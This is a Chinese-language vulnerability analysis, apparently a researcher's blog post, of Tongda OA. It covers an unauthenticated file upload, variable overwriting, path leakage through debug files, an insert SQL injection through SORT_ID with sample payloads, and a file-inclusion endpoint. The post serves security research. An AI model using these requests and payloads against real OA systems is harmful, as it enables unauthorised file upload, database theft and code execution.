

# 通达OA文件上传+任意文件包含漏洞分析

c7k / 2020-03-30 09:54:23 / 浏览数 6028

## 前言

漏洞公布已经有几天时间了，凑个周末也看了看，[ispirit/im/upload.php](#) 已经有很多前辈分析过了，这里就不在赘述，在分析复现过程中发现了一些问题记录一下，分析的版本主要是2015和v11，在源码解密中，测试了v11和2015，2015使用的是zend5.3，v11使用的是zend5.4。

## 文件上传1

另一处未授权文件上传：

general/file\_folder/swfupload.php

```
1  <?php
2
3  function HandleError($message)
4  {
5      echo "-ERR " . iconv(MYOA_CHARSET, "utf-8", $message);
6      exit();
7  }
8
9  include_once ("inc/session.php");
10 if (!empty($_POST["PHPSESSID"]) && isset($_POST["PHPSESSID"])) {
11     @session_id($_POST["PHPSESSID"]);
12 }
13
14 session_start();
15 ob_start();
16 include_once ("inc/utility_all.php");
17 include_once ("inc/utility_file.php");
18 include_once ("inc/utility_folder.php");
19 include_once ("inc/utility_sms1.php");
20 include_once ("inc/utility_sms2.php");
21 ob_end_clean();
22
23 while (list($key, $value) = each($_GET)) {
24     $$key = $value;
25 }
26
27 while (list($key, $value) = each($_POST)) {
28     $$key = $value;
29 }
30
31 if (!isset($_FILES["Filedata"]) || !is_uploaded_file($_FILES["Filedata"]["tmp_name"]) || ($_FILES["Filedata"]["error"] != 0)) {
32     handleerror(_("上传出现错误"));
```

引入的文件中没有对权限的校验，首先获取了 `$_POST["PHPSESSID"]`，设置会话id，此处没有什么限制继续向下看

```
23 while (list($key, $value) = each($_GET)) {
24     $$key = $value;
25 }
26
27 while (list($key, $value) = each($_POST)) {
28     $$key = $value;
29 }
```

Line: 23-29 典型的变量覆盖

```

    if (!isset($_FILES["Filedata"]) || !is_uploaded_file($_FILES["Filedata"]["tmp_name"]) || ($_FILES["Filedata"]["error"] != 0)) {
        handleerror(_("上传出现错误"));
    }
}

```

这里判断了是否是post上传文件以及文件上传中是否产生错误，只要post构造表单传入一个正常大小的文件即可满足。

```

35 if ($FILE_SORT == 2) {
36     $query = "SELECT FOLDER_CAPACITY from USER_EXT where UID='" . $_SESSION["LOGIN_UID"] . "'";
37     $cursor = exequery(TD::conn(), $query);
38
39     if ($ROW = mysql_fetch_array($cursor)) {
40         $FOLDER_CAPACITY = $ROW["FOLDER_CAPACITY"];
41     }
42
43     if ($FOLDER_CAPACITY != 0) {
44         include_once ("function.func.php");
45         $USER_ID = $_SESSION["LOGIN_USER_ID"];
46         $query = "select SORT_ID from FILE_SORT where SORT_TYPE=4 and USER_ID='$USER_ID' and SORT_PARENT=0";
47         $cursor = exequery(TD::conn(), $query);
48         $SORT_SIZE = 0;
49
50         while ($ROW = mysql_fetch_array($cursor)) {
51             $SORT_ID_TMP = $ROW["SORT_ID"];
52             $SORT_SIZE += tree_size($SORT_ID_TMP);
53         }
54
55         $SORT_SIZE += tree_size_root();
56
57         if (($FOLDER_CAPACITY * 1024 * 1024) < $SORT_SIZE) {
58             handleerror(_("您的个人文件柜已超过容量限制($FOLDER_CAPACITY MB)!"));
59         }
60     }
61 }

```

Line 35~61 需要传入参数 `FILE_SORT`，满足条件则会执行数据库查询当前用户的文件容量，这里看到了SQL语句中拼接了 `$_SESSION["LOGIN_UID"]`，再结合上边的变量覆盖是不是可以导致注入呢？答案是不行的，因为在上文引用文件中引入了 `inc/common.inc.php`

```

function CheckRequest(&$val)
{
    if (is_array($val)) {
        foreach ($val as $_k => $_v) {
            checkrequest($_k);
            checkrequest($val[$_k]);
        }
    }
    else {
        if ((0 < strlen($val)) && preg_match("#^(MYOA_|GLOBALS|_GET|_POST|_COOKIE|_ENV|_SERVER|_FILES|_SESSION)#", $val)) {
            exit("Invalid Parameters!");
        }
    }
}

....
checkrequest($_REQUEST);

if (0 < count($_COOKIE)) {
    foreach ($_COOKIE as $$key => $$value) {
        $_COOKIE[$$key] = strip_tags(securerequest($$value));
        $$key = $_COOKIE[$$key];
    }

    reset($_COOKIE);
}

if (0 < count($_POST)) {
    $arr_html_fields = array();

    foreach ($_POST as $$key => $$value) {
        if (substr($$key, 0, 15) != "TD_HTML_EDITOR_") {
            if (is_array($$value)) {
                $_POST[$$key] = securerequest($$value);
            }
            else {
                $_POST[$$key] = strip_tags(securerequest($$value));
            }

            $$key = $_POST[$$key];
        }
        else {
            unset($_POST[$$key]);
            $key = substr($$key, 15);
            $$key = securerequest($$value);
            $arr_html_fields[$$key] = $$key;
        }
    }

    reset($_POST);
    $_POST = array_merge($_POST, $arr_html_fields);
}

if (0 < count($_GET)) {
    foreach ($_GET as $$key => $$value) {
        $_GET[$$key] = strip_tags(securerequest($$value));
        $$key = $_GET[$$key];
    }

    reset($_GET);
}

```

作用就是对传入进来的内容进行正则判断，如果存在 `_COOKIE`、`_SESSION` 等字符串则进行拦截，所以此处无法利用，继续向下看。

```

78 ✓ if (strstr($FILE_NAME, "/" || strstr($FILE_NAME, "\\")) {
79     handleerror(_("文件名无效"));
80 }
81
82 ✓ if (!is_uploadable($FILE_NAME)) {
83     handleerror(_("禁止上传该类文件"));
84 }
85
86
87 ✓ if (file_exists($_FILES["Filedata"]["tmp_name"])) {
88     $ATTACH_NAME = $FILE_NAME;
89     $SUBJECT = substr($FILE_NAME, 0, strrpos($FILE_NAME, "."));
90     $SEND_TIME = date("Y-m-d H:i:s", time());
91     $ATTACHMENTS = upload($_FILES["Filedata"], "", false);
92 }
93
94
95 if (!is_array($ATTACHMENTS)) {
96     handleerror(_($ATTACHMENTS));
97 }
98
99 $ATTACHMENT_ID = $ATTACHMENTS["ID"];
100 $ATTACHMENT_NAME = $ATTACHMENTS["NAME"];
101
102
103 if ($SORT_ID = "0") {
104     $query = "insert into FILE_CONTENT(SORT_ID,SUBJECT,CONTENT,SEND_TIME,ATTACHMENT_ID,ATTACHMENT_NAME,ATTACHM
105     file_put_contents("./aa.txt", $query);
106     exequery(TD::conn(), $query);
107 }
108
109 else {
110     $query = "insert into FILE_CONTENT(SORT_ID,SUBJECT,CONTENT,SEND_TIME,ATTACHMENT_ID,ATTACHMENT_NAME,ATTACHM
111     file_put_contents("./bb.txt", $query);
112     exequery(TD::conn(), $query);
113 }

```

- 进行文件类型的校验，以及文件名中是否存在/和\
- 进行了上传操作
- 这里则是重点

重点在于Line:91-93和97-98

这里将插入数据库的内容写入到了当前目录下的 `aa.txt` 或者 `bb.txt`。


```

135
136     if ($TO_ID_STR2 ≠ "") {
137         send_mobile_sms_user("", $_SESSION["LOGIN_USER_ID"], $TO_ID_STR2, $S
138     }
139 }
140
141 else {
142     handleerror(_("无文件上传"));
143 }
144
145 echo md5($_FILES["Filedata"]["tmp_name"] + (rand() * 100));
146
147 ?>
148


```

在流程的最后返回了一串md5加密的字符，那么上传文件的地址就需要从上文中的 `aa.txt` 和 `bb.txt` 来获得。

构造上传数据包：



可以看到文件名是随机字符++原文件名



因为在上传表单中传入了 `SORT_ID=1` 所以sql语句会保存在 `bb.txt`



```
insert into
FILE_CONTENT(SORT_ID,SUBJECT,CONTENT,SEND_TIME,ATTACHMENT_ID,ATTACHMENT_NAME,ATTACHMENT_DESC,USER_ID,CONTENT_NO,CREATER)
values (1,'b9c4573e6709c93df894b38c883df8dcd00054be','', '2020-03-22
11:30:20','2686@2003',2015256231, 'b9c4573e6709c93df894b38c883df8dcd00054be.jpg*', '', '', '', '')
```

拼接起来就是我们上传后的文件名了 `/general/../../attach/file_folder/2003/xxx.xxxx.xxx`

在v11版本中此文件进行了修改删除了保存到文件的代码。

```
if ($SORT_ID == "0") {
    $query = "insert into
FILE_CONTENT(SORT_ID,SUBJECT,CONTENT,SEND_TIME,ATTACHMENT_ID,ATTACHMENT_NAME,ATTACHMENT_DESC,USER_ID,CONTE
values ($SORT_ID,$SUBJECT,",$SEND_TIME',$ATTACHMENT_ID',$ATTACHMENT_NAME',$ATTACHMENT_DESC'," .
$_SESSION["LOGIN_USER_ID"] . "','$_CONTENT_NO','" . $_SESSION["LOGIN_USER_ID"] . "')";
    exequery(TD::conn(), $query);
}
else {
    $query = "insert into
FILE_CONTENT(SORT_ID,SUBJECT,CONTENT,SEND_TIME,ATTACHMENT_ID,ATTACHMENT_NAME,ATTACHMENT_DESC,USER_ID,CONTE
values ($SORT_ID,$SUBJECT,",$SEND_TIME',$ATTACHMENT_ID',$ATTACHMENT_NAME',$ATTACHMENT_DESC',"$_CONTENT_NO'," .
$_SESSION["LOGIN_USER_ID"] . "')";
    exequery(TD::conn(), $query);
    $CONTENT_ID = mysql_insert_id();
    add_log(16, _("新建文件, 名称: ") . $SUBJECT, $_SESSION["LOGIN_USER_ID"]);
```

但是在insert sql语句中可以看到拼接了 `$SORT_ID`,在 `exequery` 函数中最后sql语句的执行会进行检查是否有敏感函数, 有的话就会打印出错误的语句, 相应文件在 `inc/conn.php`

```

225     }
226
227     if ($fail) {
228         echo _("不安全的SQL语句: ") . $error . "<br />";
229         echo td_htmlspecialchars($db_string);
230         exit();
231     }

```

KEY	VALUE	DESCRIPTION	...	Bulk Ed
<input checked="" type="checkbox"/> Filedata	b9c4573e6709c93df894b38c883df8dcd00054be.jpg X			
<input checked="" type="checkbox"/> FILE_SORT	0			
<input checked="" type="checkbox"/> SORT_ID	1+sleep()/			
<input checked="" type="checkbox"/> SMS_SELECT_REMIND	1			
<input checked="" type="checkbox"/> SMS_SELECT_REMIND_TO_ID	1			
Key	Value	Description		

Body Cookies (1) Headers (11) Test Results Status: 200 OK Time: 117ms Size: 715 B Save Response


Pretty Raw Preview Visualize HTML

```

1 不安全的SQL语句: sleep<br />insert into FILE_CONTENT(SORT_ID,SUBJECT,CONTENT,SEND_TIME,ATTACHMENT_ID,ATTACHMENT_NAME,ATTACHMENT_DESC,
USER_ID,CONTENT_NO,CREATER) values (1+sleep()/,'b9c4573e6709c93df894b38c883df8dcd00054be1584856951','', '2020-03-22 14:02:31',
'266@2003_1934129345','b9c4573e6709c93df894b38c883df8dcd00054be.jpg*','', '', '', '')

```

因为在执行sql语句之前文件已经上传成功，所以语句的错误并不妨碍文件上传。





◀ ▶

sort\_id可控所以这里也是一个insert注入

POST

http://test.com/11.php

POST

http://192.168.1.12/mobile/fil...

+

...

No Environment

Untitled Request

POST

http://192.168.1.12/general/file\_folder/swfupload.php

Send

Params

Authorization

Headers (10)

Body

Pre-request Script

Tests

Settings

none

form-data

x-www-form-urlencoded

raw

binary

GraphQL

KEY	VALUE	DESCRIPTION
<input checked="" type="checkbox"/> Filedata	b9c4573e6709c93df894b38c883df8dcd00054be.jpg	
<input checked="" type="checkbox"/> FILE_SORT	0	
<input checked="" type="checkbox"/> SORT_ID	0 (select CONV(hex(substr(user(),1,4)),16,10))	
<input checked="" type="checkbox"/> SMS_SELECT_REMIND	1	
<input checked="" type="checkbox"/> SMS_SELECT_REMIND_TO_ID	1	
Key	Value	Description

Body

Cookies (1)

Headers (11)

Test Results

Status: 200 OK

Time: 114ms

Size: 406 B

Save Res

file\_content @TD\_OA (tdoa) - 表 - Navicat Premium

文件 查看 收藏夹 工具 窗口 帮助

连接 用户 表 视图 函数 事件 查询 报表 备份 计划 模型

对象 file\_content @TD\_OA (tdoa) \* 无标题 @TD\_OA (tdoa) - ...


开始事务 备注 筛选 排序 导入 导出

CONTENT_ID	SORT_ID	SUBJECT	CONTENT	SEND_TIME
130	56	综合管理部职能分配	<p><span sty	2019-08-
131	57	财务管理制度	<div style="	2019-08-
132	58	技术研发项目管理制	<div style="	2019-08-
133	50	公司大事记	<p><span sty	2019-08-
134	52	工作日志格式	<p style="fc	2019-08-
135	52	会议纪要的格式	<div style="	2019-08-
136	50	全新表单安全签章组件正	<p style="me	2019-08-
137	59	通达OA2017版使用手册	<p>《通达OA2	2019-08-
138	59	OA可选组件	<p>《OA可选	2019-08-
139	1	b9c4573e6709c93df894b38c6		2020-03-
140	1			2020-03-
141	2	1584855484		2020-03-
142	1	1	1	0000-00-
143	74645	b9c4573e6709c93df894b38c6		2020-03-
144	727	b9c4573e6709c93df894b38c6		2020-03-
145	7	b9c4573e6709c93df894b38c6		2020-03-
146	353	b9c4573e6709c93df894b38c6		2020-03-
147	74737	b9c4573e6709c93df894b38c6		2020-03-
148	123123123	b9c4573e6709c93df894b38c6		2020-03-
149	1919905653	b9c4573e6709c93df894b38c6		2020-03-
150	2147483647	b9c4573e6709c93df894b38c6		2020-03-
151	2147483647	b9c4573e6709c93df894b38c6		2020-03-
152	1919905852	b9c4573e6709c93df894b38c6		2020-03-

SELECT \* FROM 'file\_content' LIMIT 0, 1000

第 35 条记录 (共 35 条) 于第 1 页





在 `file_content` 表中 `sort_id` 的是 `int(11)`，所以要使用字符截断控制长度，但是由于没有回显和过滤了一些函数，需要找到二次注入点或者找到一个可以显示 `sort_id` 的地方，由于还要写论文（毕业重要），时间问题就没有继续寻找。

## 失败的文件写入

搜索 `file_put_contents`，文件 `general/workflow/document_list/input_form/form6.php` 没有校验权限，并将 `$MAINDOC_ID` 写入到 `29.txt`


而变量 `$MAINDOC_ID` 可以结合变量覆盖漏洞来传入，因为在 `gateway.php` 中的引入过程中，引入了 `inc/common.inc.php`

```
if (0 < count($_POST)) {
    $arr_html_fields = array();


    foreach ($_POST as $s_key => $s_value) {
        if (substr($s_key, 0, 7) == "_SERVER") {
            continue;
        }

        if (substr($s_key, 0, 15) != "TD_HTML_EDITOR_") {
            if (!is_array($s_value)) {
                $_POST[$s_key] = addslashes(strip_tags($s_value));
            }

            $s_key = $_POST[$s_key];
        }
    }
}
```



结果是因为 `strip_tags` 的处理，无法输入php标签，此处利用失败



文件包含

```

<?php

ob_start();
include_once "inc/session.php";
include_once "inc/conn.php";
include_once "inc/utility_org.php";

if ($P != "") {
    if (preg_match("/^[a-z0-9;]+/i", $P)) {
        echo _("非法参数");
        exit();
    }

    session_id($P);
    session_start();
    session_write_close();
    if (($_SESSION["LOGIN_USER_ID"] == "") || ($_SESSION["LOGIN_UID"] == "")) {
        echo _("RELOGIN");
        exit();
    }
}

if ($json) {
    $json = stripslashes($json);
    $json = (array) json_decode($json);

    foreach ($json as $key => $val ) {
        if ($key == "data") {
            $val = (array) $val;

            foreach ($val as $keys => $value ) {
                $keys = $value;
            }
        }

        if ($key == "url") {
            $url = $val;
        }
    }

    if ($url != "") {
        if (substr($url, 0, 1) == "/") {
            $url = substr($url, 1);
        }

        if ((strpos($url, "general/") !== false) || (strpos($url, "ispirit/") !== false) || (strpos($url, "module/") !== false)) {
            include_once $url;
        }
    }

    exit();
}

?>

?>

```

